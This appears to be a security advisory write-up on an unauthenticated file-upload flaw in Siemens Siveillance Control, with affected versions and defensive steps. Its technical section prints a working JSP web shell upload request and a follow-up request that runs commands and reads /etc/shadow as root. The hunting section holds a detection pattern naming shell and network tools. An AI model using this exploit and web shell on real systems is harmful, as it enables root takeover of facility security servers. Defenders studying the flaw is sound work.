Executive Summary: Physical Facility Access Control Compromise
Industrial automation and building technologies conglomerate Siemens has released a critical security bulletin (Advisory SSA-254516) addressing multiple high-severity vulnerabilities in its flagship physical security and surveillance management platform, Siveillance Control and Siveillance Control Pro. CISA has simultaneously issued an Industrial Control Systems advisory cataloged as ICSA-26-265-03.

The lead vulnerability, tracked as CVE-2026-50093 and assigned a critical CVSS v3.1 score of 9.0, exists within the software's embedded Open Integration Services (OIS) web component. Due to unrestricted file upload handling (CWE-434), an unauthenticated remote adversary with network access to the OIS web server can upload arbitrary files directly to sensitive directories on the host operating system.
Siveillance Control acts as the central nerve center for physical security across critical manufacturing plants, corporate headquarters, energy substations, and data centers—integrating closed-circuit television (CCTV) video surveillance, biometric turnstiles, badge reader access controls, and perimeter intrusion detection systems. Gaining root privileges on the Siveillance host grants adversaries the ability to disable physical alarms, open secure facility doors, loop camera feeds, or deploy ransomware across converged operational technology (OT) networks.
Technical Dissection: OIS Web Module Unrestricted Upload
The Open Integration Services (OIS) module in Siveillance Control provides integration gateways to connect third-party video management systems, building management systems (BMS), and physical access control units via REST and SOAP web APIs.
Vulnerable Upload Handling Flow
When external integration endpoints handle device configuration files or custom UI branding templates, the OIS upload handler fails to enforce file extension verification, MIME-type validation, or destination directory sandboxing:
POST /ois/api/v1/integration/uploadTemplate HTTP/1.1
Host: siveillance.facility.local:8443
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Authorization: None

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="templateFile"; filename="shell.jsp"
Content-Type: application/octet-stream

<%-- Malicious JSP web shell executed under root context --%>
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", cmd});
        InputStream in = p.getInputStream();
        int a;
        while ((a = in.read()) != -1) {
            out.print((char)a);
        }
    }
%>
------WebKitFormBoundary7MA4YWxkTrZu0gW--
Because the web daemon executes with elevated operating system privileges and writes directly into the publicly accessible web application root directory, the uploaded file is compiled and executed immediately upon requesting its HTTP URI:
GET /ois/shell.jsp?cmd=id;whoami;cat+/etc/shadow HTTP/1.1
Host: siveillance.facility.local:8443

HTTP/1.1 200 OK
Content-Type: text/html

uid=0(root) gid=0(root) groups=0(root)
root:$6$Xk9z...[Root Shadow Password Hash]...
Cyber-Physical Impact: Purdue Model Disruption
In modern smart facilities and industrial campuses, physical security platforms bridge Purdue Enterprise Reference Architecture (PERA) Level 3 (Operations Management) and Level 2 (Supervisory Control). A compromise of the Siveillance server collapses this boundary, enabling attackers to leverage the host's dual-homed network interface cards (NICs) to pivot directly into plant-floor SCADA networks and PLC control networks.
Affected Versions & Remediation Matrix
Siemens has released official maintenance updates resolving the unrestricted file upload flaw across all supported product branches:
| Affected Product | Vulnerable Version Range | Remediated Firmware Release |
|---|---|---|
| Siveillance Control Pro V3.0 | All versions prior to V3.0.12.2173 | Update to V3.0.12.2173 or newer |
| Siveillance Control Pro V4.0 | All versions prior to V4.0.9.2178 | Update to V4.0.9.2178 or newer |
| Siveillance Control V3.0 | All versions prior to V3.0.22.2177 | Update to V3.0.22.2177 or newer |
| Siveillance Control V4.0 | All versions prior to V4.0.11.2177 | Update to V4.0.11.2177 or newer |
Defensive Playbook & IEC 62443 Alignment
Facility security managers and OT cybersecurity engineers must implement immediate countermeasures complying with IEC 62443-3-3 (System Security Requirements):
1. Apply Official Siemens Maintenance Releases
Download the appropriate update packages directly from the Siemens Support Portal and execute the installer across primary and secondary failover servers. Verify that the OIS web application has restarted with patched upload validation logic.
2. Network Boundary Segmentation (Zones & Conduits)
Physical security servers must never be reachable from the general enterprise office LAN or public internet. Enforce strict firewall conduits allowing OIS web traffic exclusively from dedicated Physical Security Operations Center (PSOC) workstations:
# Linux iptables rules for Siemens Siveillance server host
# Restrict OIS web port 8443 to authorized security console VLAN (10.20.30.0/24)

iptables -A INPUT -p tcp --dport 8443 -s 10.20.30.0/24 -j ACCEPT
iptables -A INPUT -p tcp --dport 8443 -j DROP
3. Filesystem Integrity & Web Shell Threat Hunting
Scan the Siveillance installation root for unauthorized files or anomalous web shells created in web-accessible directories:
# Find recently modified executable files in web roots
find /opt/siemens/siveillance/ois/webapps/ -type f \( -name "*.jsp" -o -name "*.jspx" -o -name "*.class" \) -mtime -7

# Audit process tree for suspicious child processes spawned by Java
pstree -p $(pgrep java) | grep -E 'sh|bash|curl|wget|nc'